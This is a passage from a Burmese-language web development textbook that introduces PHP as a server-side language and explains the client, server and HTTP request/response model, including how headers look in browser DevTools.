ဒီလောက်ဆိုရင် JavaScript နဲ့ပက်သက်ပြီး အတော်လေး ပြည့်စုံသွားပါပြီ။ နောက်တစ်ပိုင်းမှာ PHP အကြောင်း လေ့လာရင်း၊ နည်းနည်းပိုအဆင့်မြင့်လာပြီဖြစ်တဲ့ Programming သဘောသဘာဝတွေကို ဆက်လက်ဖြည့်စွက် လေ့လာသွားကြပါမယ်။

အပိုင်း (ζ)

PHP

အခန်း (၂၄) – Website vs. Web Application

PHP ဟာ လက်ရှိ Web Development ကဏ္ဍမှာ လူသုံးအများဆုံး Server-Side Programming Language ဖြစ်ပါတယ်။ Facebook, Wikipedia, Vimeo, Slack စသည်ဖြင့် အသုံးပြုသူ သန်းပေါင်းများ စွာရှိတဲ့ ဝေါ်ဆိုက်တွေကအစ PHP ကို အသုံးပြု ဖန်တီးထားကြခြင်း ဖြစ်ပါတယ်။ ဒီနေရာမှာ ရှုံးမဆက် ငင် Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှစ်နှစ်ခါကို အရင်ကြိုပြီး ရှင်းထားချင်ပါတယ်။

Chrome, Firefox, Edge စတဲ့ Web Browser တွေမှာ လိပ်စာ URL ရှိက်ထည့်ပြီး အသုံးပြုရတဲ့ ဝေါ်ဆိုက် တွေကို နှစ်ပိုင်းခဲ့လို ရပါတယ်။ ပုံသေ အဓိပါယ်ဖွင့်ဆိုချက် မရှိပေမယ့် အများအားဖြင့် သတင်း အချက်အလက် ဖော်ပြသုံးနဲ့ ဖောင်ဖြန့်သုံးသက်သက်လောက်ဆိုရင် Website လိုက်ပြောပြီး၊ အသုံးချ လုပ်ဆောင်ချက်တွေ ပါဝင်တယ်ဆိုရင်တော့ Web Application လို ခေါ်ကြပါတယ်။ Facebook မှာ ပိုစ် တွေတင်လိုရတယ်။ Messenger နဲ့ စာပိုးစကားပြောလိုရတယ်။ Vimeo မှာ ဗိုဒ္ဓိယိုတွေ တင်လိုလိုရတယ်။ ဒီလိုမျိုး အသုံးချ လုပ်ဆောင်ချက်တွေ ပါဝင်လာပြီဆိုတဲ့အခါ Web Application လို ခေါ်ကြတာပါ။

ဒီစာအုပ်မှာ Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှစ်နှစ်မျိုးကို တစ်နေရာမှာတစ်မျိုး မသုံးတော့ ပါဘူး။ ဗမာလို ဝေါ်ဆိုက်လို ကျိုကျိုလစ်လစ် တစ်မျိုးထဲပဲ သုံးနှစ်နှစ်ဖော်ပြသွားမှာပါ။ ဝေါ်ဆိုက် ဆိုတဲ့ အသုံးအနှစ်နှစ်မျိုးကိုတွေ့ရင် Website တွေရော၊ Web Application တွေရော အားလုံးကို ဆိုလိုတယ် လို မှတ်ယူ ဖတ်ရှုပေးပါ။

ဝေါ်ဆိုက်တွေ ဖန်တီးတည်ဆောက်တဲ့ လုပ်ငန်းကို Web Development လို ခေါ်ကြတာပါ။ ပရိုဂရမ်းမင်း ဘာသာခွဲ တစ်ခုလို ဆိုနိုင်ပါတယ်။ Desktop Solution Development, System Software Development, Mobile App Development စသည်ဖြင့် တခြား ပရိုဂရမ်းမင်း ဘာသာခွဲတွေ ရှိကြပါသေး

တယ်။ ဒါတွေအားလုံးကို စုစည်းပြီး Software Development ဆိုတဲ့ ပင်မခေါင်းစဉ် တစ်ခုထဲအောက်မှာ လည်း ထည့်သွင်း သတ်မှတ်နိုင်ပါသေးတယ်။ ဒီအခေါ်အဝေါ် သတ်မှတ်ချက်တွေကို စံချိန်စံညွှန်းတစ်ခုနဲ့ အမိပ္ပါယ်ဖွင့်ဆို သတ်မှတ်ထားတာမျိုး မဟုတ်လို သင့်တော်သလို အမျိုးမျိုးခေါ်ကြတဲ့ သဘောပါ။

PHP ဟာ General Purpose Programming Language ခေါ် Software Development လုပ်ငန်းမျိုးစုံမှာ သုံးမယ်ဆိုရင် သုံးလိုရတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် ထူးခြားချက်ကတော့၊ စတင်တိတုင် ကတည်းက PHP ကို Web Development လုပ်ငန်းအတွက် ရည်ရွယ်တိတုင်ခဲ့တာပဲ ဖြစ်ပါတယ်။ တခြား Programming Language တွေကိုလည်း Web Development လုပ်ငန်းအတွက် သုံးလိုရပေမယ့် အများစုံ က PHP လို Web Development အတွက်ဆိုပြီး ဦးစားပေး တိတုင်ထားကြတာမျိုး မဟုတ်ပါဘူး။

ဒါကြောင့် Programming Language တွေ အများကြီး ရှိတဲ့ထဲမှာ အကောင်းဆုံးလို ပြောလို မရပေမယ့်၊ Web Development လုပ်ငန်းနဲ့ အသင့်တော်ဆုံး Language လိုတော့ ပြောလို ရှိနိုင်ပါတယ်။ PHP ရဲ့ မူလ အစအမည်က Personal Home Page ဖြစ်ပါတယ်။ အခုတော့ PHP: Hypertext Processor လို ခေါ်ကြပါတယ်။ Recursive Acronym ခေါ် အတိုကောက်အမည်ကို အမည်အပြည့်အစုံမှာ ပြန်ထည့်သုံးတဲ့ ရေးနည်းကို သုံးထားတပါ။ ဒီရေးနည်းနဲ့ သုံးကြတဲ့တခြား နည်းပညာတွေ အမြောက်အများ ရှိကြပါသေးတယ်။ ဥပမာ GNU's Not Unix (GNU), WINE Is Not an Emulator (WINE) စသည်ဖြင့်ပါ။

PHP ဟာ Server-side Programming Language တစ်ခုဖြစ်ပါတယ်။ Client-side Language ဖြစ်တဲ့ JavaScript နဲ့ သဘောသဘာဝ မတူပါဘူး။ သဘောသဘာဝ မတူပေမယ့် ရေးထုံးတွေကတော့ တော်တော်လေး ဆင်တူလို ရှုံးအပိုင်းမှာ ဖော်ပြုခဲ့တဲ့ JavaScript သင်ခန်းစာတွေကို လွှဲလာတတ်ကျမ်းထားသူဟာ PHP ကို အလွယ်တစ်ကူ ဆက်လက်လေ့လာ အသုံးချိန်းမှာ ဖြစ်ပါတယ်။

Server-side Programming ဆိုတာဘာလဲဆိုတာကိုတော့ နောက်တစ်ခန်းမှာ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၂၂) – World Wide Web

PHP အကြောင်း မဖြောဆို World Wide Web နည်းပညာအကြောင်း အရင်ပြောစို့ လိုအပ်ပါတယ်။ အရင် က World Wide Web နည်းပညာကို အတိုကောက် WWW လို့ ခေါ်ကြပေမယ့် အခုတော့ မခေါ်ကြတော့ပါဘူး။ WWW လို့ အတိုကောက် အသံထွက်ရတာက World Wide Web လို့ အပြည့်အစုံ အသံထွက်ရတာ ထက်တောင် ပိုရှည်နေလိုပါ။ အခုတော့ အတိုကောက် Web လို့ပဲ ခေါ်ကြပါတော့တယ်။

Web ဆိုတာ အင်တာနက်ကို အသံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာတစ် ခု ဖြစ်ပါတယ်။ ဒီနေရာမှာ Web နဲ့ Internet ဆိုတဲ့ နည်းပညာနှစ်ခုကို မရောစို့ လိုပါတယ်။ အင်တာနက်ဆိုတာ ကမ္ဘာအရပ်ရပ်မှာ ရှိတဲ့ ဂွန်ပျူးတာ Network များ အပြန်အလှန် ချိန်ဆက်ထားတဲ့ Network များ၊ ရဲ Network ဂွန်ယက်ကြီး ဖြစ်ပါတယ်။ ဒီအင်တာနက်ဂွန်ယက်ကို အသံးပြုပြီး သတင်းအချက်အလက် ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာရှိပါတယ်။ ဥပမာ - အီးမေးလ်ဟာ အင်တာနက်ကို အသံးပြုပြီး စာပို့/စာယူ လုပ်နိုင်တဲ့ နည်းပညာတစ်ခုပါ။ FTP ခေါ် အင်တာနက်ကို အသံးပြုပြီး ဖိုင်တွေ ပေးပို့/ရယူနိုင်တဲ့ နည်းပညာရှိပါတယ်။ Web ဆိုတာ အဲဒီလို နည်းပညာပေါင်းများစွာထဲက တစ်ခုအပါအဝင်ပါ။

ကနေ့အချိန်မှာ Web Browser ကိုဖွင့်ပြီး ဝတ်ဆိုက်တွေ ကြည့်လို့ရသလို့ အီးမေးလ်လည်း ပို့လို့ ရနေပါတယ်။ ဖိုင်တွေလည်း ပို့လို့ရနေပါတယ်။ စာတွေ၊ ရပ်သံတွေနဲ့လည်း ဆက်သွယ်လို့ရနေပါတယ်။ ဒါကြောင့် Web = Internet လို့ ထင်ချင်စရာ ဖြစ်နေပါတယ်။ မဟုတ်ပါဘူး။ Web ဆိုတာ Internet ကိုအသံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာထဲကတစ်ခု သာဖြစ်တယ်ဆိုတာ ကို ရှင်းရှင်းလင်းလင်း သိမြင်ထားဖို့ လိုအပ်ပါတယ်။

Web နည်းပညာမှာ အပိုင်း (၃) ပိုင်း ပါဝင်ပါတယ်။ Client, Server နဲ့ Protocol တို့ပါ။


- Client ဆိုတာ လိုချင်တဲ့ အချက်အလက်ကို ဆက်သွယ်တောင်းယူမယ့်သူ ပါ။
- Server ဆိုတာ ဆက်သွယ်တောင်းယူလာတဲ့ အခါ တံ့ပြန်ပေးပိုမယ့်သူ ပါ။
- Protocol ကတော့ Client နဲ့ Server တို့ အပြန်အလှန်ဆက်သွယ်ဖို့ အသုံးပြုကြမယ့် ကြေားခံဆက်သွယ်ရေးနည်းပညာ ပါ။

Client ဘက်ပိုင်းမှာ (၃) မျိုး ထပ်ခဲ့ပြီး ပြောချင်ပါသေးတယ်။ User, Device နဲ့ User Agent တို့ပါ။

- User ကတော့ အချက်အလက်တွေကို ရယူလိုသူ သင်ကိုယ်တိုင် ပါ။
- Device ကတော့ သင်အသုံးပြုမယ့် ကွန်ပျူးတာ၊ ဖုံး၊ Tablet စတဲ့ စက်ပစ္စည်း ပါ။
- User Agent ကတော့ သင့်ကိုယ်စား အချက်အလက်တွေကို အမှန်တစ်ကယ် သွားယူပေးမယ့် ဆော်ဖို့ပြု ပါ။ အများအားဖြင့် Web Browser ကို ပြောတာပါ။ Web Browser မဟုတ်တဲ့ User Agent တွေလည်း ရှိပါသေးတယ်။

Server ဘက်ခြမ်းမှာလည်း (၂) မျိုးခဲ့လို့ ရနိုင်ပါတယ်။ Server ကွန်ပျူးတာ နဲ့ Server ဆော်ဖို့ပြု ပါ။ Server ကွန်ပျူးတာ တစ်ခုမှာ Server ဆော်ဖို့ပြုနိုင်ပါတယ်။ ဥပမာ Server တစ်ခုထဲကပဲ ဝဘ်ဆိုက် ကို တောင်းယူလာရင် ပြန်ပေးနိုင်သလို၊ ဖိုင်ကို တောင်းယူလာရင်လည်း ပြန်ပေးနိုင်တာမျိုးပါ။ အဲဒီလို အလုပ်လုပ်နိုင်ဖို့ဆိုရင် Server ကွန်ပျူးတာ မှာ Web Server ဆော်ဖို့ပြု၊ FTP Server ဆော်ဖို့ပြု၊ ရှိနေဖို့ပြု ပါတယ်။

ဆက်သွယ်ရေး နည်းပညာမှာလည်း အမျိုးမျိုးရှိနိုင်ပေမယ့် အဲဒီလောက်ထိ ချွဲရင်တော့ ရှုပ်ကုန်မှာ စိုးရပါ တယ်။ ဒါတွေကို ပြောပြနေတယ်ဆိုတာ အလုပ်လုပ်သွားပုံကို မျက်စိတဲ့မှာ မြင်ကြည့်နိုင်ဖို့ ပြောနေတာပါ။ ဒီလို မြင်ကြည့်နိုင်မှ နားလည်မှာ မြို့လို့ပါ။ ဒါကြောင့် မြင်ကြည့်ရလွယ်အောင် ဆက်သွယ်ရေးနည်းပညာ ကတော့ တစ်ခုထဲကိုပဲ သုံးကြတယ် လို့ လောလောဆယ် မှတ်ထားပေးပါ။ HTTP လို့ အတိုကောက် ခေါ်ကြတဲ့ Hypertext Transfer Protocol ကိုသုံးကြတာပါ။ Client နဲ့ Server တို့က HTTP ကိုအသုံးပြုပြီး ဆက်သွယ်အလုပ်လုပ်ကြပုံကို နောက်တစ်မျက်နှာမှာ ပြထားတဲ့ ပုံလေးနဲ့ လေ့လာကြည့်ပါ။



ကြည့်ရလွယ်အောင် အလုပ်လုပ်တဲ့အစီအစဉ်အတိုင်း 1, 2, 3 နံပါတ်စဉ်တပ်ပြထားပါတယ်။

- ပထမနှီးဆုံး User က User Agent ဖြစ်တဲ့ Browser ထဲမှာ လိုချင်တဲ့ အချက်အလက်တည်နေရာ လိပ်စာ URL ကို ရှိက်ထည့် ရပါတယ်။
- Browser က URL ပေါ်မှုတည်ပြီး သင့်တော်တဲ့ HTTP Request ကို တည်ဆောက်ပါတယ်။ HTTP Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းပါပါတယ်။ နမူနာပုံရဲ့ နံပါတ် (၁) မှာ နှစ်ပိုင်းခဲ့ ပြထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ Request ကို ပေးပို့ ပါတယ်။
- Server က Request လက်ခံရရှိတဲ့အခါ လုပ်စရာရှိတဲ့အလုပ်ကို လုပ်ပါတယ်။ နမူနာပုံအရ User လိုချင်တာက home.php ဖြစ်ပါတယ်။ home.php ထဲမှာ HTML ကုဒ်တွေ၊ PHP ကုဒ်တွေ၊ JavaScript ကုဒ်တွေ ပေါင်းစပ် ပါဝင်နေပါတယ်။ <?= 1 + 2 ?> ဆိုတဲ့လိုင်းက PHP ကုဒ်ပါ။ Server က PHP ကုဒ်တွေကို Run လိုက်ပါတယ်။ ဒီလို Run လိုက်တဲ့အတွက် 1 + 2 ရဲ့ ရလဒ် 3 ထွက်ပေါ်လာပြီး ရလဒ်မှာ 3 ပဲ ပါဝင်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ PHP ကုဒ်တွေ ရလဒ်ထဲမှာ မကျန်တော့ပါဘူး။ အလုပ်လုပ်ပြီးသွားပါပြီ။ ဒီလိုသဘောမျိုးနဲ့ Server ဘက်ခြမ်းမှာ အလုပ်လုပ်လို့ PHP ကို Server-side နည်းပညာလို့ခေါ်တာပါ။
- Server က HTTP Response ကိုတည်ဆောက်ပါတယ်။ HTTP Response မှာလည်း Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှုပါတယ်။ Body နေရာမှာ စောစောကအလုပ်လို့ ရလာတဲ့ ရလဒ်ရှုနေတာကို တွေ့ရနိုင်ပါတယ်။ ပြီးတဲ့အခါ Response ကို ပြန်လည်ပေးပို့ ပါတယ်။
- User Agent က Response ကိုလက်ခံရရှိတဲ့အခါ User ကြည့်လို့ရအောင်ပြ ပေးပါတယ်။
- ဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားပြီဖြစ်ပါတယ်။

Request/Response Headers

Client Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှုတယ်လို့ပြောထားပါတယ်။ Client က Server ကိုဆက်သွယ်တဲ့အခါ အမှန်တစ်ကယ် ပေးပို့ရမယ့် အချက်အလက်အပြင် ဘယ်လိုပုံစံ လိုချင်တာလဲဆိုတော့ အချက်အလက်တွေကိုပါ ထည့်သွင်းပေးပို့ရပါတယ်။ ဒါကြောင့် Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်း ရှိနေတာပါ။ Header က ဘယ်လိုပုံစံလိုချင်တာလဲဆိုတဲ့ လိုလားချက်တွေ ဖြစ်ပြီးတော့ Body ကတော့ ကိုယ့်ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။


အလားတူပဲ Server က အကြောင်းပြန်တဲ့ Response မှာလည်း Header နဲ့ Body နှစ်ပိုင်းရှုပါတယ်။ Header က ဘယ်လိုပုံစံ ပြန်လည်ပေးပိုပါတဲ့ ဆိုတဲ့ သတင်းပိုချက်တွေဖြစ်ပြီးတော့ Body က အမျိုးတစ်ကယ် ပေးပိုတဲ့ အချက်အလက်တွေဖြစ်ပါတယ်။

ပေးထားတဲ့နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် Request Header မှာ GET /home.php HTTP/1.1 ဆိုတဲ့ အချက်တစ်ချက် ပါဝင်တာကို တွေ့ရနိုင်ပါတယ်။ GET ကို Request Method လိုခေါ်ပါတယ်။ ဆက်သွယ်မှု ပြုလုပ်ရခြင်း အကြောင်းရင်းကို ဒီ Request Method နဲ့ ထည့်သွင်းအသိပေးပြီး ဆက်သွယ်ရတာပါ။ GET ရဲ့အဓိပ္ပာယ်က အချက်အလက်တွေ ရယူလိုတယ် ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ တခြား Request Method တွေရှုပါသေးတယ်။ POST, PUT, PATCH, DELETE စသည်ဖြင့်ပါ။ ဒီနေရာမှာတော့ GET နဲ့ POST နှစ်မျိုးမှတ်ထားရင် လုံလောက်ပါတယ်။ ကျေနဲ့ Request Method တွေအကြောင်းကို API အပိုင်းရောက်တဲ့အခါ ဆက်လက်လေ့လာနိုင်ပါတယ်။ GET Request Method ကို အချက်အလက်တွေ ရယူလိုတဲ့ အခါ အသုံးပြုပြီး POST Request Method ကိုတော့ အချက်အလက်တွေ ပြောင်းလဲစေလိုတဲ့အခါ အသုံးပြုပါတယ်။ ပြောင်းလဲတယ်ဆိုတာ အသစ်တိုးသွားတာလည်း ဖြစ်နိုင်တယ်၊ ရှိပြီးသားကို ပြင်လိုက်တာလည်း ဖြစ်နိုင်တယ်၊ ဖျက်လိုက်တာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။

Request Method ရဲ့နောက်မှာ URI ခေါ်လိုချင်တဲ့ Resource ရဲ့ လိပ်စာလိုက်ရပါတယ်။ Resource ဆိုတာ HTML Document လည်း ဖြစ်နိုင်တယ်၊ Image ဖိုင်လည်း ဖြစ်နိုင်တယ်၊ JavaScript ကုဒ်တွေလည်း ဖြစ်နိုင်တယ်၊ PDF ဖိုင်တွေလည်း ဖြစ်နိုင်တယ်၊ အမျိုးမျိုးဖြစ်နိုင်ပါတယ်။ ဘာကိုလိုချင်သည် ဖြစ်စေတောင်းယူလိုရပါတယ်။ Server ပေးနိုင်ရင်ပြန်ပေးမှာဖြစ်ပြီးတော့ မပေးနိုင်တဲ့အကြောင်းပြန်ပြောပါလိမ့်မယ်။

နောက်ဆုံးက HTTP/1.1 ကတော့ အသုံးပြုလိုတဲ့ HTTP Version ဖြစ်ပါတယ်။ Client နဲ့ Server အသုံးပြုလိုတဲ့ Version တူဖိုလိုပါတယ်။ စကတည်းက Client က သူအသုံးပြုလိုတဲ့ Version ကိုတစ်ခါတဲ့ ထည့်ပြောလိုက်တဲ့သဘောပါ။

ဒီသဘောသဘာဝကို သိထားဖို့ပဲလိုပါတယ်။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံဖို့တော့ ဒီအဆင့်မှာ မလိုအပ်သေးပါဘူး။ အသုံးပြုနေတဲ့ Browser က လိုအပ်တဲ့ Request မှန်အောင် သူဘာသာကြည့်စိုးပေးသွားပါလိမ့်မယ်။ ဒါကို လက်တွေကြည့်ချင်ရင် အခုလိုကြည့်လိုပါတယ်။




နမူနာပုံအရ Chrome Browser မှာ DevTools ကိုဖွင့်ထားပြီး URL Bar မှာ google.com လိုခြုံက်ထည့်လိုက်တာပါ။ DevTools ရဲ့ Network Section မှာ ကြည့်လိုက်ရင် ရှိက်ထည့်လိုက်တဲ့ လိပ်စာပေါ်မှတည်ပြီး လိုအပ်တဲ့ ဆက်သွယ်မှုတွေကို Browser က တန်းစီပြီး ပြုလုပ်ပေးသွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ လိုချင်တာကတော့ Google Home Page တစ်ခုထဲကို လိုချင်တာပါ။ ဒါပေမယ့် Google Home Page ကို ရယူပြီး ဖော်ပြုကြည့်တဲ့အခါ Logo တွေ CSS ကုဒ်ဖိုင်တွေ Font ဖိုင်တွေ Script ဖိုင်တွေလည်း လိုအပ်နေသေးတာကို Browser က သိသွားတဲ့အတွက် လိုအပ်တဲ့ ဆက်စပ်အချက်အလက်တွေကို တစ်ခုပြီးတစ်ခု ဆက်လက်ရယူပြီး ပြည့်စုံအောင်အလုပ်လုပ်ပေးသွားလို့ အခုလိုတွေ့မြင်ရတာပါ။

ပေးပိုသွားတဲ့ Request အသေးစိတ်ကို သိချင်ရင် နမူနာပုံရဲ့ နံပါတ် (၃) ပြထားတဲ့ နေရာက သက်ဆိုင်ရာ အချက်အလက်ကို နိုပ်ကြည့်လိုရပါတယ်။ ဒီလိုနိုပ်ကြည့်လိုက်တဲ့အခါ နံပါတ် (၄) ပြထားတဲ့နေရာမှာ Browser က ပေးပိုသွားတဲ့ Request Header ပါ အချက်အလက်များနဲ့ ပြန်လည်လက်ခံရရှိတဲ့ Response Header ပါ အချက်အလက်များကို အသေးစိတ် တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နမူနာအရ Request Header မှာပါဝင်တဲ့ Request Method က GET ဖြစ်ပြီး User-Agent လည်း ပါဝင်တာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာအနေနဲ့ Accept-Encoding ဆိုတဲ့ Header နဲ့အတူ

Browser က နားလည် အလုပ်လုပ်နိုင်တဲ့ Encoding Format တွေကိုလည်း တန်းစီထည့်ပေးထားတာကို တွေ့ရမှာပါ။ နူမူနာမှာ တွေ့မြင်ရတဲ့ gzip တို့ deflate တို့ဆိုတာ Compression နည်းပညာတွေပါ။ Browser က Google Home Page ကိုလိုချင်တယ်၊ gzip (သို့မဟုတ်) deflate နဲ့ ချုပြုးမှ ပေးချင်ရင်ပေးလို့ရတယ်လို့ ပြောလိုက်တာပါ။ ဒါတော့ Server ကသာ ပြောထားတဲ့အတိုင်း ရလဒ်ကိုချုပြုးမှ ပေးလိုက်ရင် Size သေးသွားလို့ ဆက်သွယ်ရတာ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ ဝဘ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံ မြန်ဆန်စေဖို့အတွက် အရေးပါတဲ့ သဘောသဘာဝတစ်ခုပဲ ဖြစ်ပါတယ်။ ဒါလိုပဲ Header မှာပါဝင်တဲ့ အချက်အလက် တစ်ခုချင်းစီမှာ သူအမိပါယ်နဲ့သူ ရှိကြပါတယ်။

